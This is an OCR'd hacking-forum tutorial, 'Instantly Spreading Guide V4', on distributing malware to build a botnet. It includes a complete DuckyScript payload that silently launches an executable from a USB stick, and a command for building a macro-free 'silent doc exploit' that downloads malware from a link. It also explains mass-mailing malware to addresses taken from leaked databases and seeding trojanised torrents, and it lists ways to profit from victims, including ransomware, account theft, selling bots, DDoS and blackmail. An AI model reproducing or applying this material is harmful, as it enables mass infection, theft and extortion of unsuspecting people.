Instantly Spreading Guide V4

Hello, and welcome to the next version of Instantly Spreading. V4 has been created to offer more concepts, information, and methods within the spreading field. Within instantly spreading guide V4, will be going through a variety of methods on how to gather slaves in a successful way.

Thanks, #Skyline.

Table of contents

Rubber Ducky Spreading

Ok so within this method, we will be using the hardware concept to spread our malware physically. The Rubber Ducky USB is a USB designed to run scripts within milliseconds when the USB has been plugged into the USB port. The hardware itself will run on any given operating system, although for spreading, if your malware can only infect Windows systems, then the script running the payload on the USB will only work on Windows systems, depending on the type of malware used, and the malwares compatibility with other operating systems. The dubber ducky USB will work on any operating system hardware wise, so it's good to use a malware type which can infect multiple operating systems aswell.

Here is some more information about dubby ducky and how to obtain the USB, and the duckyscript language.

https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Duckyscript

http://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe?variant=353378649

Now that I've explained the theory, let's start on how to use the Rubber Ducky USB, and actually demonstrate how to physically spread your malware.

Ok so we have our dubby ducker USB, and we want to configure it to autorun every time it is plugged into a USB port. This will run the script to run the executable file within milliseconds.

This script is what we will be using with our dubber ducky USB.

Note: In order to run your own .exe with this script, replace this line.

"STRING START %myd%\myEXE.bat"

And change the code to

"STRING START %myd%\YOUREXEHERE.exe"


Also remember to place your malware on the USB also, on the first directory, so it will run from the USB drive

```
REM Name: RunEXE.txt
REM Purpose: Run an executable file off of the SD card after it mounts.
REM Encoder V2.4
REM Using the run command for a broader OS base.
DEFAULT_DELAY 25
DELAY 3000
GUI r
DELAY 1000
STRING cmd /Q /D /T:7F /F:OFF /V:ON /K
DELAY 500
ENTER
DELAY 750
ALT SPACE
STRING M
DOWNARROW
REPEAT 100
ENTER

REM Change directories because System32 appears to be protected.
STRING CD %TEMP%
ENTER

REM Make batch file that waits for SD card to mount.
REM Delete batch file if already exists
STRING erase /Q DuckyWait.bat
ENTER
STRING copy con DuckyWait.bat
ENTER
REM DuckyWait.bat
STRING :while1
ENTER
STRING for /f %%d in ('wmic volume get driveletter^, label ^| findstr
"DUCKY"') do set myd=%%d
ENTER
STRING if Exist %myd% (
ENTER
STRING goto :break
ENTER
STRING )
ENTER
STRING timeout /t 30
ENTER
STRING goto :while1
ENTER
STRING :break
ENTER
REM Continue script.
STRING START %myd%\HelloWorld.exe
ENTER
CONTROL z
ENTER

REM MAKE THE VBS FILE THAT ALLOWS RUNNING INVISIBLY.
REM Delete vbs file if already exists
STRING erase /Q invis.vbs
ENTER
REM FROM: http://stackoverflow.com/questions/289498/running-batch-file-in-
```

```
background-when-windows-boots-up
STRING copy con invis.vbs
ENTER
STRING CreateObject("Wscript.Shell").Run """" & WScript.Arguments(0) & """",
0, False
ENTER
CONTROL Z
ENTER

REM RUN THE BATCH FILE
STRING wscript.exe invis.vbs DuckyWait.bat
ENTER
STRING EXIT
ENTER
```

Now to begin making and compiling this script, and using it on the USB, please follow these steps.

1. Go to http://ducktoolkit-411.rhcloud.com/Encoder.jsp and paste the source above in the encoder. Make sure you've replace the line to execute your malware.



2. After you've paste your code within the encoder, select your keyboard layout, and press the generate script button. By doing this, it will allow the script to be run just like the keyboard, as this is how the hardware of the dubby ducker USB is designed.

3. It will generate a txt file. After you've downloaded it, open it in notepad, then go save as, and save the file as "inject.bin" and click save.

4. Now move the "inject.bin" and your malware into the USB drive (make sure it's the first directory you see, otherwise it won't work)

5. Now you're set, you can now physically spread your malware.

Spreading with Database Queries

Now this is a very handy spreading method, as Databases get dumped with valid information all the time, and all around the internet. Databases contain information, and are all different, depending on the purposes and uses of the database (Databases can involve, RSPS, forums, websites). Now for this spreading method I won't be giving you a database, due to the matter of privacy and identify theft. But they are found and dumped on hacking sites, leak sites, and other sites which contain material about information, hacking, etc.

Requirements for this method


- Find your own Databases (At least containing emails)
- The bigger the Database is, the more effectively this method will work
- Either a mass email or mass email script

1. After you've found a database, you will want to use the email information of all the users within the Database, as you will be using the emails to send your malware to. Yet some Database files are in text files and messy with passwords and other information.

For example, if you download a database and wish to use it to spread, yet the file is messy with other invalid information, like passwords and phone numbers, it can be very hard to copy the emails over, so you can use them to spread via mass mail.

Note: Most Database files are messy, and carry different information. So it can be a bitch, but this will help you resolve this issue.

A messy database….. How can we fix this?????



We can easily fix this issue by using a spreadsheet program or Microsoft excel to import the text file, and separate the emails, from passwords, as in-between both emails and password is a (:) so this will help us separate them.

Here is a video to help you demonstrate how this is done

https://www.youtube.com/watch?v=77oMGNGTBUY


Or follow this on how to extract the database information with screenshots.

For this I will be using LibreOffice Calc


Once you've opened LibreOffice Calc, open the .txt file of your database.

When opening the file, you will be prompt this option menu on how to layout the spreadsheet. This is important, so we can grab the emails easier.


This is the menu which is prompt when inserting the .txt file of your database within LibreOffice Calc.



Now once this menu pops up, you will only need to do one thing, and that's change the separator options, so you can separate them within a perfect format. Within this screenshot are the options you should have to separator.



After changing the Separator options, your fields should look like this, and separated like mine.



Press Ok.


Your fields will be separated. Now you can easily highly and copy your emails to a text document and save them there, ready for spreading.

2. Now once we have gathered the email information, we will need a method on sending these mass emails.

   For this we will be using http://bulkmailerpro.com/ to send emails in bulk.

   Now once you've download bulk mailer pro, run it.

   You will be prompt to a box "Message Wizard"




Now you will want to insert your text file which you saved from your spreadsheet, which only contains the emails you saved (Within step 1).

Now click “Use Text File (“. Txt, “.csv , “list) “ and then click next.

Import your text file containing your emails from the database.

Now you’ve added your emails to bulk mailer, after you’ve import then you would have been prompt another screen containing a way to send emails to all email addresses within your .txt file.



Now due to the matter of you as the spreader, you will need to think of a creative way on what to send through the mass emailer, as your databases will always be different and you will want to be able to spread, and target the right user. So sending mass emails to your email addresses you have with the right type of email will get you installs.

So for this method please remember these key things

- Your mass emails will be different depending on what databases you have
- To be effective with this method, use the information within the databases to send the right type of mass email to your targets
- The more emails you have the more success
- The more better looking your emails are the more success
- More quality the databases are, the better (If you get a Runescape, or CS:GO website database with emails, spread to them, you will get valued victims, send the right type of email to get them)
- And use your brain in terms of being real.

Silent Doc Exploits

Ok so for this method we will be going over how to compile silent doc exploits. Silent doc exploits are just like normal doc exploits although they don't require any input from the users end to press enable on the macro. I will be covering how to use and compile your own silent doc exploit which you may use for spreading.

What is required for this

- Silent Doc Source Code https://userscloud.com/t5gcsuj5d1kf
- Python-3.4.2 (Comes within doc source code DL)
- Direct link to your malware.

Once you have downloaded the source and installed Python-3.4.2 it's time to get to work and use this exploit.


Note: Place the source files on your desktop.

1. Open CMD
2. Navigate to your desktop. Type: CD Desktop
3. Navigate to the Silent Doc folder. Type: CD Silent doc
4. Now this part is how we make the silent doc exploit.

   Please type: fuddoc12ve3.exe "DOCNAME.DOC" www.directlinkhere.com/yourmalware.exe

Here is a example of how I typed out the commands within CMD, to get the exploit to compile.

(Note: I didn't use a real direct link within my example)



The silent doc exploit file you made will be located within the Silent Doc folder. Feel free to spread it.

Monetizing Your Infections

Throughout the versions of Instantly Spreading, I also wish to share with you on monetizing your infections while spreading. This is not a spreading method, although it's an income method which explains the multiple types of ways you can monetize your infections.

So here are some bullet points on how to monetize your infections

- Premium Accounts
- Accounts like Netflix, spotify, Hulu, Runescape, Minecraft, and large and famous Facebook/Instagrams/Twitters are worth money on the market, and people pay for these.
- Crypto Mining
- Mining for Crypto Currencys, or Alt Currencys will also make you money. But this depends on how many infections you have
- Virtual Items
- Virtual Items are also worth money and are very profitable and are worth targeting if you want money. Games which have a decent value of virtual items are, CS:GO, Runescape 07 & EOC, Habbo, Dota2
- Ransomware/Survey Locker
- Ransonware/Survey Locker is very good, as you'll make your infections believe you'll need to pay in order to access their machine. This means money for you.
- Referral Links
- Sending your victims to referall links, and other sites, even PPI is a very good way to make cash
- Sell your bots ?
- People buy bots all the time, if you think you can manage your bots, aswell as sell them at the same time, I do recommend this, as it is very profitable
- DDoS Services
- Running DDoS services are also a quick way for cash, as you'll always find a buyer within this area looking to down something
- Blackmail
- I'll let you figure this out for yourself

Mass Torrent Spreading

Within this chapter I will be going through on how to spread torrents, and also gain mass installs from it. Torrent spreading may seem to have been around for a while, but it is still very effective.

Requirements

- PirateBay Account
- Another Torrent Website Account (A different torrent website account, like kickass etc.)
- Use Fake Emails
- Use a VPN when spreading

1. Ok to start this method you will want to start off by looking for the most popular PirateBay downloads, as that is what gathers the most traffic.

2. Now don't download anything from ThePirateBay, as we will match the top/popular downloads on the PirateBay and then download a different torrent from another torrent websites.

3. Once you have found a popular torrent on ThePirateBay, find it on another torrent website and download it. As ThePirateBay will automatically detect that you downloaded one of their torrents and are using it for malware or other purposes, so make sure you download a torrent from another site.

4. Once you have downloaded the torrent it's time to bind your malware to the torrent. Make sure you use the same or another icon similar to the torrent, this will make it look less suspicious. And make sure you use all your other configures when you crypt to ensure your malware will work correctly when spreading. And remember to add the files to a RAR file, then make it a torrent file, as this will prevent malware scans running on your torrent, which you will be using to spread.

5. Also note, if you just made your PirateBay account, please await 2 hours before uploading your torrent. When uploading also, make sure you use the word CRACK and other words which will gather traffic towards your torrent.

6. Also make sure you're seeding your torrents, and if you have bots, and your malware tool supports seeding, use your bots to seed your torrents, as this will help you gather more installs.

7. Keep following these steps, and make different accounts, and this will ensure a high % of infections